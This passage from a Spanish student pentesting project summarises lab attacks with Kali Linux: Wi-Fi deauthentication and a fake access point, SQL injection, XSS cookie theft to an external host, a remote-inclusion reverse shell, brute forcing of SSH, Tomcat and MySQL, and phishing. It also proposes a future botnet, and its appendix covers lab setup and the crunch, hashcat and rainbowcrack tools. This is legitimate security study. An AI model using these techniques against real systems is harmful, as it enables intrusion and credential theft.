DoS	3min	Envío masivo de paquetes DeAuth a un cliente conectado a la red, provocando un ataque DoS.
Fake AP	15min	Generación de un falso punto de acceso en el canal 11 con ESSID *hackwifi* con airbase-ng. Los hosts conectados son forzados a utilizar conexiones no cifradas con sslstrip, para obtener credenciales en texto en claro a través de ettercap.

Tabla 4: Resultados ataques WLAN

5.3. Resultados de los ataques web

Ataque	Aplicación web	Resultado
Vulnerabilidades en la lógica	Bodgeit	Posibilidad de modificar el número de un determinado producto de la cesta debido a un error en el comando POST de actualización de cesta.
SQL injection	Bodgeit	Formulario de login a la aplicación permite inyectar consulta SQL, accediendo a la cuenta de cualquier usuario de la aplicación sin utilizar contraseña.
SQL injection	DVWA	Visualización de las bases de datos de la aplicación y uso del diccionario *rockyou.txt* para desencriptar las contraseñas de los usuarios que estaban almacenadas en hash.
XSS	Bodgeit	URL correspondiente al cuadro de búsqueda de productos de la aplicación es vulnerable a XSS.Inyección de código JavaScript para enviar las cookies del usuario a un servidor externo a la aplicación (192.168.1.42).
CSRF	DVWA	Petición GET del formulario de cambio de contraseña vulnerable a CSRF, es posible forzar un cambio de contraseña a un usuario si se le envía la URL oculta a través de métodos de ingeniería social.
LFI/RFI	DVWA	Visualización por pantalla del contenido del archivo etc/hosts. También es posible subir archivos remotos al servidor, por lo que se configura un payload y se sube a la aplicación, generando así una shell inversa con la que poder navegar por el servidor.

Tabla 5: Resultados ataques web contra Bodgeit y DVWA

Ataque	Target	Resultado
De fuerza bruta	servidor SSH	A través de Hydra se accede a la cuenta de usuario SSH *ubuntu*, con contraseña *hack*.
De fuerza bruta	Apache Tomcat	El exploit tomcat_mgr_deploy cargará un archivo .war en el servidor que contendrá un payload, de este modo es posible generar una shell inversa y tener un control total del servidor.
Con diccionario	MySQL	El exploit auxiliary/scanner/mysql/mysql_login se ejecuta pasando como parámetro el diccionario generado con crunch.A los pocos minutos se obtienen las credenciales y se accede al servidor MySQL para crackear con rcrack los hashes de la tabla de usuario de la base de datos *hackme_db*.

Tabla 6: Resultados ataques contra servidores web

Ataque	Resultado
Backdoor oculto en un código QR	Generación de un código QR que redirige a una URL que contiene la dirección IP y puerto de un host a la espera de conexiones entrantes.
Phishing	Clonación del portal de acceso a la universidad con setoolkit y envío de e-mail con URL adjunta suplantando una identidad. Obtención de credenciales de acceso al portal de un usuario.
Spamming	Posible uso de sendmail para realizar spamming anónimo, además de la posibilidad de ganar acceso a un servidor IRC para tener una botnet que distribuya los mensajes de spam por toda la red.

Tabla 7: Resultados ataques ingeniería social

6. Presupuesto y materiales

Todo el software empleado en el desarrollo del proyecto ha sido open-source (SO, herramientas, servidores y aplicaciones web, LaTeX) por lo que los costes correspondientes a esta categoría han resultado nulos. Por otra parte, los equipos físicos (hardware) y el tiempo empleado si que representan un coste que debe ser considerado.

En primer lugar, en la parte correspondiente al hardware empleado, se ha calculado un coste de 650€ y un tiempo de amortización de 5 años para el portátil ASUS K55VD, un coste de 200€ y un tiempo de amortización de 4 años para el portátil Lenovo Thinkpad T400, un coste de 100€ y un tiempo de amortización de 2 años para el smartphone Samsung Galaxy SII, un coste de 100€ con un tiempo de amortización de 1 año para el router Comtrend C5813 y finalmente un coste de 12,20€ para el adaptador WLAN TP-Link WN722N con un tiempo de amortización de 5 años.

Respecto al tiempo dedicado a la elaboración del proyecto, se ha calculado un sueldo de ingeniero Junior (pen-tester) correspondiente a 10€/hora, con un total de 18 semanas de trabajo, a razón de 30 horas semanales suman un coste total de $30 * 10 * 18 =$ 5.400€.

Concepto	**Coste**
ASUS K55VD	650€
Lenovo Thinkpad T400	200€
Samsung Galaxy SII	100€
Comtrend C5813	100€
TP-Link WN722N	12,20€
Salario ingeniero junior	5.400€
Total	**6.462,20€**

Tabla 8: Presupuesto

7. Conclusiones y futuro desarrollo

A lo largo del proyecto se ha podido comprobar comos los objetivos marcados han sido alcanzados de manera satisfactoria. Dichos objetivos eran:

- Estudio de las herramientas de Kali Linux
- Diseño y realización de ataques contra diversas arquitecturas (Windows, Android, Linux)
- Ataques contra redes WLAN
- Ataques contra servidores web
- Ataques web

En primer lugar se realizó un estudio de las distintas herramientas que ofrece la distribución de Kali Linux, estudiando sus principales funcionalidades y posibles aplicaciones. Seguidamente se emplearon dichos conocimientos para diseñar y probar los ataques mencionados sobre el escenario preparado previamente. Prácticamente todos los ataques realizados han conseguido su objetivo, excepto el ataque WPS descrito en la sección 4.2.1, en el cual debido a una actualización del firmware del router, bloqueaba el ataque por fuerza bruta contra el PIN WPS a los pocos intentos. El éxito de los ataques sobre los diversos contextos planteados (hosts,red WLAN,servidores y aplicaciones web) demuestran la importancia de tener correctamente configurados y actualizados los dispositivos y aplicaciones de nuestra red local, además de navegar por la red con una actitud crítica frente a las hostilidades que se presenten, para evitar los ataques de ingeniería social estudiados.

Uno de los retos que se derivan del proyecto es la aplicación de todas las técnicas de hacking empleadas en un entorno global en lugar de local. Es decir, a través de redirección de puertos del router, aplicar las técnicas analizadas en el proyecto para comprometer la vulnerabilidad de sistemas externos a la red local, siempre que se tenga autorización para ello y con fines únicamente académicos.

Otra de las aplicaciones futuras del presente proyecto puede ser el diseño e implementación de una botnet que automatize algunos de los ataques que se han descrito en el proyecto, incluyendo técnicas de spamming, envío de backdoors y ataques contra servidores web.

Finalmente, se espera que el proyecto haya mostrado algunas de las técnicas de hacking más empleadas tanto por auditores de sistemas como por hackers, y que ayude tanto a usuarios como administradores a proteger sus sistemas para evitar ser víctimas de los ataques descritos a lo largo del proyecto, además de fomentar el estudio de nuevas vulnerabilidades y ataques.

Bibliografía

[1] Rainbow tables. [online] https://en.wikipedia.org/wiki/Rainbow_table.

[2] Vulnerability in Server Service Could Allow Remote Code Execution. Microsoft Security Bulletin, Octubre 2008. [online] https://technet.microsoft.com/en-us/library/security/ms08-067.aspx.

[3] Adobe PDF Embedded EXE. National Vulnerability Database, Mayo 2010. [online] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1240.

[4] UnrealIRCD 3.2.8.1 Backdoor Command Execution. National Vulnerability Database, Junio 2010. [online] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075.

[5] Server Message Block overview. Microsoft TechNet, Marzo 2012. [online] https://technet.microsoft.com/en-us/library/hh831795.aspx.

[6] BinaryTides. *Hack windows XP with Metasploit.* [online] http://www.binarytides.com/hack-windows-xp-metasploit/.

[7] Caffeine's Pen-Testing Blog. *DVWA Cross Site Request Forgery.* [online] http://caffeinept.blogspot.com.es/2012/01/dvwa-cross-site-request-forgery.html.

[8] ColeSec Security. *Hacking Apache Tomcat.* [online] http://colesec.inventedtheinternet.com/hacking-apache-tomcat/.

[9] Computer Security Student. *Exploiting UnrealIRCD 3.2.8.1.* [online] http://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson7/.

[10] Computer Security Student. *Upload PHP Backdoor Payload.* [online] http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson8/.

[11] Pau Oliva Fora. Beginners Guide to Reverse Engineering Android Apps. RSACONFERENCE 2014, Febrero 2014. [online] http://www.rsaconference.com/writable/presentations/file_upload/stu-w02b-beginners-guide-to-reverse-engineering-android-apps.pdf.

[12] ifconfig.dk. *Local File Inclusion & Remote Command Execution.* [online] http://ifconfig.dk/local-file-inclusion/.

[13] INFORMATION TREASURE. *Social Engineering Toolkit – Kali : Credential Harvestor.* [online] https://informationtreasure.wordpress.com/2014/07/25/social-engineering-toolkit-kali-credential-harvestor-hack-facebook/.

[14] Kali Linux Forums by vBulletin. *Fake access point + ettercap + sslstrip.* [online] https://forums.kali.org/showthread.php?17926-Fake-access-point-ettercap-sslstrip.

[15] Kali Linux Howto's. *How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng.* [online] http://lewiscomputerhowto.blogspot.com.es/2014/06/how-to-hack-wpawpa2-wi-fi-with-kali.html.

[16] Kali Tutorials. *Wifite : Hacking Wifi The Easy Way : Kali Linux*. [online] http://www.kalitutorials.net/2014/04/wifite-hacking-wifi-easy-way-kali-linux.html.

[17] Penetration Testing. *Brute forcing MySQL*. [online] http://pen-testing-lab.blogspot.com.es/2012/01/brute-forcing.html.

[18] Penetration Testing Lab. *Owning the Database with SQLMap*. [online] https://pentestlab.wordpress.com/2012/11/24/owning-the-database-with-sqlmap/.

[19] phpBB Forum. *Some versions of Unreal3.2.8.1.tar.gz contain a backdoor*. [online] https://forums.unrealircd.org/viewtopic.php?t=6562.

[20] Pwnie Express. *WPS Cracking with Reaver*. [online] https://www.pwnieexpress.com/wps-cracking-with-reaver/.

[21] Security by Default. *Montando un Rogue AP con Kali*. [online] http://www.securitybydefault.com/2013/11/montando-un-rogue-ap-con-kali.html.

[22] Kevin D. Mitnick Steve Wozniak, William L. Simon. *The Art of Deception: Controlling the Human Element of Security*. John Wiley and Son, Octubre 2003.

[23] Kevin D. Mitnick Steve Wozniak, William L. Simon. *Ghost in the Wires: My Adventures as the World's Most Wanted Hacker*. Little, Brown & Company, Agosto 2011.

[24] This Is Legal. *How to build a basic cookie stealer*. [online] http://www.thisislegal.com/tutorials/22.

[25] Kevin D. Mitnick William L. Simon. *The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders & Deceivers*. John Wiley and Son, Marzo 2005.

[26] Jarkko Oikarinen y Darren Reed. Internet relay chat protocol. RFC 1459, RFC Editor, Mayo 1993. [online] http://www.rfc-editor.org/rfc/rfc1459.txt.

A. Anexo

A.1. Hosts e instalación de Kali OS

En primer lugar, se instalará en el portátil ASUS K55VD, con Ubuntu 13.10 ya instalado, los hosts virtuales de Windows XP, Windows 7 y Ubuntu 12.04 LTS. Para ello, se utilizará el software de virtualización Virtualbox y tres archivos .ova que contendrán los respectivos hosts de Windows y Ubuntu que previamente habremos adquirido.

Una vez seguidas las configuraciones de instalación predeterminadas para los tres hosts, se deberá configurar en cada host la opción de adaptador puente a través de la tarjeta WLAN del portátil (wlan0). Este adaptador se encargará de proporcionar una dirección IP distinta a cada host virtual para que la red los trate como si fueran hosts físicos, imprescindible para la realización de los ataques que veremos más adelante.

A continuación, se deberá instalar en el portátil Lenovo T400 el sistema operativo Kali Linux 1.0.9, disponible en la página oficial `https://www.kali.org/`. Copiando el sistema operativo en un USB y haciéndolo *booteable*, se instala en el disco duro del portátil. Una vez instalado siguiendo las opciones predeterminadas (instalación gráfica), ya podremos hacer uso de Kali con todas sus herramientas incluidas. Como podemos observar en Figura 80 y Figura 81 , tanto la interfaz como el uso del terminal para introducir comandos es muy similar a una distribución Linux habitual.

Finalmente, se comprueba que el dispositivo móvil Samsung Galaxy SII cuenta con la versión de Android especificada (4.1.2).




Figura 78: Adaptador puente de virtualbox




Figura 79: Instalación gráfica de Kali Linux




Figura 80: Escritorio de Kali Linux con las herramientas disponibles




Figura 81: Terminal Kali

A.2. Instalación de servidores y aplicaciones web

Para poder detectar vulnerabilidades y realizar ataques a servicios web, es necesario tener instalado en el sistema operativo de Kali aplicaciones web vulnerables y los respectivos servidores locales que las contengan. De esta forma, los ataques web realizados no comprometen la seguridad de ningún sistema ajeno a la propiedad, evitando así las posibles implicaciones legales que las acciones desarrolladas en el proyecto podrían suponer.

En primer lugar, es necesario tener instalados dos servidores locales, en este caso, XAMPP y Apache Tomcat. Una vez instalados los servidores, se podrán ejecutar en ellos las aplicaciones web vulnerables Bodgeit y DVWA (Damn Vulnerable Web Application) respectivamente.

A.2.1. Servidores

El primer servidor local que se instalará a través de los repositorios de Kali será el servidor de Apache tomcat7, con soporte para java servlets. Una vez instalado, se deben cambiar algunos parámetros de la configuración para adaptarlo a nuestro entorno. Se debe cambiar el puerto por defecto donde corre tomcat (8080) a otro (8181), ya que más adelante se utilizará una herramienta que también corre en dicho puerto. Para ello, se modifica la línea *port* de la etiqueta *Connector* del archivo server.xml, dentro de la carpeta donde se haya instalado tomcat. También es necesario modificar el archivo *tomcat-users.xml* para añadir usuarios válidos que tengan acceso a la manager-app (rol manager) que proporciona tomcat, que será donde se instalará la aplicación vulnerable Bodgeit. Una vez configurados estos dos archivos, ya se dispone de el servidor local tomcat.

```
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
-->
 <role rolename="manager"/>
  <role rolename="manager-gui"/>
  <user username="admin" password="admin" roles="admin,manager,manager-gui,admin-gui"/>
</tomcat-users>
```

Figura 82: Archivo de configuración tomcat-users.xml




Figura 83: Manager-app del servidor tomcat corriendo en el puerto 8181

El segundo servidor que se debe configurar es XAMPP (Cross Apache MySQL Perl Python), que incluye un servidor HTTP, una base de datos MySQL, además

de intérpretes para PHP y Perl integrados. XAMPP no está disponible en los repositorios que ofrece Kali por lo que será instalado a través de la descarga de la versión para Linux de la web oficial de XAMPP `https://www.apachefriends.org/download.html`. La descarga del servidor incluye un instalador en formato .run, por lo que únicamente es necesario atribuirle permisos de ejecución y ejecutarlo. Siguiendo todos los pasos por defecto del instalador, se instala finalmente XAMPP en Kali y en el host virtual Ubuntu 12.04.




Figura 84: XAMPP corriendo el puerto por defecto (80)

A.2.2. Aplicaciones web

Las dos aplicaciones web vulnerables que se instalarán serán Bodgeit y DVWA (Damm Vulnerable Web App), que contienen varias vulnerabilidades entre las que destacan XSS (Cross Scripting),SQL injection,RFI,LFI,ejecución de comandos y CSRF (Cross-Site Request Forgery).

La aplicación Bodeit simula una tienda online en la que se pueden seleccionar los diversos productos que ofrece y añadirlos a nuestra cuenta. Para proceder a su instalación, debemos descargar el archivo .war (archivo de aplicación web) del siguiente enlace `https://code.google.com/p/bodgeit/downloads/list`. Una vez descargado, simplemente se debe ejecutar el comando deploy desde la manager-app para tener la aplicación disponible en el servidor.




Figura 85: La aplicación web Bodgeit

La segunda aplicación web, DVWA, con descarga disponible en `http://www.dvwa.co.uk/`, basada en PHP y MySQL, dispone de diversos apartados para realizar pruebas con las múltiples vulnerabilidades que ofrece. Su instalación sobre XAMPP requiere que movamos los archivos de la aplicación a la carpeta htdocs de XAMPP. Cuando se ejecuta por primera vez la aplicación desde XAMPP, debemos crear una base de datos llamada dvwa en el servidor MySQL para crear en ella la tabla de usuarios con acceso a la aplicación. Una vez creada la base de datos, se puede acceder a la aplicación a través de la página de login.




Figura 86: La aplicación web DVWA

A.3. Descripción de las herramientas

A.3.1. Sniffers

A.3.1.1. Wireshark

Wireshark es un analizador de protocolos disponible para plataformas Unix, Windows y Mac OS X basado en la librería pcap (libcap en Unix y WinPcap en Windows), con el objetivo de obtener paquetes de una determinada interfaz de red. Es capaz de obtener toda la información que pasa por una determinada red utilizando para ello el modo promiscuo de la tarjeta de red . Tiene una interfaz gráfica orientada al usuario que contiene multitud de opciones de filtrado de información (filtrado por protocolo, por origen o destino del paquete, por puerto,...), además de una herramienta muy útil de reconstrucción de diálogos TCP. Este analizador de protocolos resulta muy útil para realizar ataques pasivos (el atacante no modifica la información obtenida de la fuente) denominados man in the middle. En este tipo de ataques, como se verá en la sección (ataques) , el atacante actúa sigilosamente obteniendo a través de sniffers el tráfico de red entre la comunicación de dos o más hosts que creen estar utilizando una comunicación privada.




Figura 87: Captura de tramas HTTP

A.3.1.2. ettercap

Esta herramienta, escrita en C y disponible para Linux, Mac OS X, BSD, Solaris y Microsoft Windows, tiene una funcionalidad similar a la de un sniffer, pero es empleada para realizar ataques MITM sobre una LAN.

Su funcionamiento es el siguiente: coloca la interfaz wlan indicada en modo promiscuo y utiliza ARP poisoning para atacar a las hosts de la LAN, provocando la asociación de la MAC del atacante con la dirección IP del host víctima, de modo que es posible capturar todo el tráfico que genere la víctima.




Figura 88: Funcionamiento ARP normal y con poisoning

A.3.2. Scanners

A.3.2.1. Nmap

Nmap es un scanner de seguridad utilizado para descubrir hosts, servicios y vulnerabilidades de una red. Para ello, envía paquetes específicos según la información que se desea obtener y evalúa las respuestas obtenidas, creando así un mapa de la red. Tiene muchas funcionalidades aunque las más notorias son:

- **Host discovery**: Identifica los hosts de una red.
- **Detección de versión**: Interroga servicios de los hosts de la red para determinar su nombre o número de versión.
- **Escaneo de puertos**: Enumera los puertos abiertos de un determinado host.
- **Detección de SO**: Determina el sistema operativo de un hosts así como también algunos componentes de su hardware.
- **NSE (Nmap Scripting Engine)**: se trata de un motor de búsqueda y desarrollo de scripts para automatizar alguna de las tareas de red (detección de backdoors, de vulnerabilidades de nuestra red,...). Los scripts incluidos con nmap se encuentran en la carpeta */usr/share/nmap/scripts* e incluyen funciones de detección,DoS e inyección de paquetes. Algunos scripts incluyen funciones de exploit, aunque para este propósito utilizaremos las herramientas de la sección (Software de Exploits).

Nmap por tanto es una excelente herramienta para realizar una auditoría de seguridad de los hosts de una red, así como para identificar las vulnerabilidades que presenten (puertos abiertos o filtrados por firewall, detección de SO) y explotarlas (NSE).

Figura 89: Escaneo de puertos y OS del host 192.168.1.44

A.3.3. Password crackers

A.3.3.1. Crunch Crunch es una herramienta muy útil para generar diccionarios propios, generando todas las posibles permutaciones según un patrón dado. Por ejemplo, si se desea generar un diccionario wordlist.txt que contenga strings de como mínimo 2 letras (chars) y máximo 3 en las cuales se sabe que únicamente contienen las letras a,b,c:

```
$ crunch 2 3 abc -o wordlist.txt
```

Se generarán las 36 combinaciones posibles de palabras (las 9 combinaciones de 2 letras(3^2) y las 27 de tres(3^3). Si por ejemplo, se tuviera la información de que la contraseña a descifrar contiene 6 letras de las cuales las 2 últimas son números y que además contiene la palabra *root*, entonces el comando adecuado sería:

```
$ crunch 6 6 1234567890 -t root@@ -o wordlist_2.txt.
```

Donde @ indica las posiciones a rotar, en este caso, con la secuencia 1,2,3,4,5,6,7,8,9,0. Crunch generará por tanto las 100 combinaciones posibles (desde *root00* a *root99*).

El hecho de poseer algún tipo de información acerca de la contraseña permitirá generar un diccionario de longitud menor al igual que un tiempo de computación más reducido cuando se realice el ataque con el diccionario.

A.3.3.2. Hashcat

Hashcat está considerado el cracker de contraseñas más rápido del mundo debido al corto tiempo empleado en crackear los algoritmos de hash más comunes (MD4,MD5,SHA, MYSQL,...) gracias al uso de la aceleración GPU de la variante oclhashcat (en vez de la variante hashcat,basada en CPU). Debido a la incompatibilidad de la tarjeta de vídeo del portátil desde dónde se realizarán los ataques (Lenovo T400), se usará la variante hashcat, que a pesar de no tener unos tiempos de computación tan cortos, resulta una opción excelente. Hashcat puede realizar los siguiente tipos de ataques:

- De fuerza bruta
- Toggle-Case

- Permutation
- Table-Lookup
- Prince

Se descartará el uso de ataques por fuerza bruta salvo contadas excepciones debido al alto tiempo que pueden acarrear por su ineficiencia y también el uso de ataques PRINCE que aún se encuentran en desarrollo.
Por otra parte, el resto de ataques (Toggle-Case, Permutation y Table-Lookup) sí serán probados pues son ataques de diccionario con un tiempo de computación mucho menor.

Los ataques Toggle-Case generan y comprueban todas las combinaciones de mayúsculas y minúsculas de cada palabra del diccionario. A modo de ejemplo, si se tuviera un diccionario con una única palabra, como por ejemplo, *id*, al realizar un ataque Toggle-Case se comprobarán las 2^2 combinaciones posibles: *id*,*Id*,*iD* e *ID*.

Los ataques de tipo permutation tienen un funcionamiento similar a los Toggle-Case, ya que generan todas las permutaciones posibles de cada palabra contenida en el diccionario. Por ejemplo, si el diccionario contiene la palabra *car*, se comprobarán las 3! distintas combinaciones: *car*,*rac*,*acr*,*rca*,*cra*,*arc*.

Finalmente, los ataques Table-lookup utilizan conjuntamente un diccionario y una tabla de asignaciones, por ejemplo, si se tuviera la palabra *root* en la diccionario y una tabla de asignaciones con una única asignación: r=e, entonces se comprueban las dos únicas combinaciones *root* y *eoot*.

Es importante destacar tambień que Hashcat permite tanto utilizar reglas(opción -r) ya incluidas (/usr/share/hashcat/rules) como definir reglas propias para tratar de afinar al máximo nuestro ataque con diccionario. Las reglas incluidas incluyen reglas para eliminar/añadir espacios a cada palabra del diccionario, combinar diversas palabras, distintas combinaciones de mayúsculas y minúsculas,etc. A modo de ejemplo, la regla combinator.rule permite combinar las palabras de un diccionario; en un diccionario con las palabras: *root* y *admin*, utilizando la regla combinator.rule, se comprueban las siguientes combinaciones: *root*,*admin*,*rootadmin* y *adminroot*.

A.3.3.3. Rainbowcrack (rcrack)

Tal como indica el nombre de la herramienta, rainbowcrack es una herramienta que utiliza rainbow tables para crackear hashes. Puesto que la herramienta no incluye ninguna tabla (sería imposible que incluyera tablas muy completas pues ocuparían demasiados GB), también se deberá hacer uso de la herramienta rtgen para generar rainbow tables y rtsort para ordenar dichas tablas puesto que rainbowcrack sólo acepta tablas ordenadas previamente por rtsort. Las tres herramientas aceptan LM, NTLM, MD2,MD4,MD5 y SHA1 como algoritmos de hash y los siguientes tipos de datos: alpha (low y high), numeric, ascii-32-95 y todas las combinaciones posibles entre ellos.

Para ilustrar su funcionamiento se generará una rainbow table MD5 de tipo numeric, para crackear contraseñas numéricas de entre 3 y 5 dígitos, la tabla contendrá 100000 cadenas de longitud 300 cada una de ellas:

```
$ rtgen md5 numeric 3 5 0 300 100000 0
```

Donde el primer 0 del comando indica el tipo de función de reducción que se utiliza (por defecto) y el último 0 indica el punto inicial para generar los startpoints de la rainbow table. Las tablas generadas por rtgen se almacenan en la

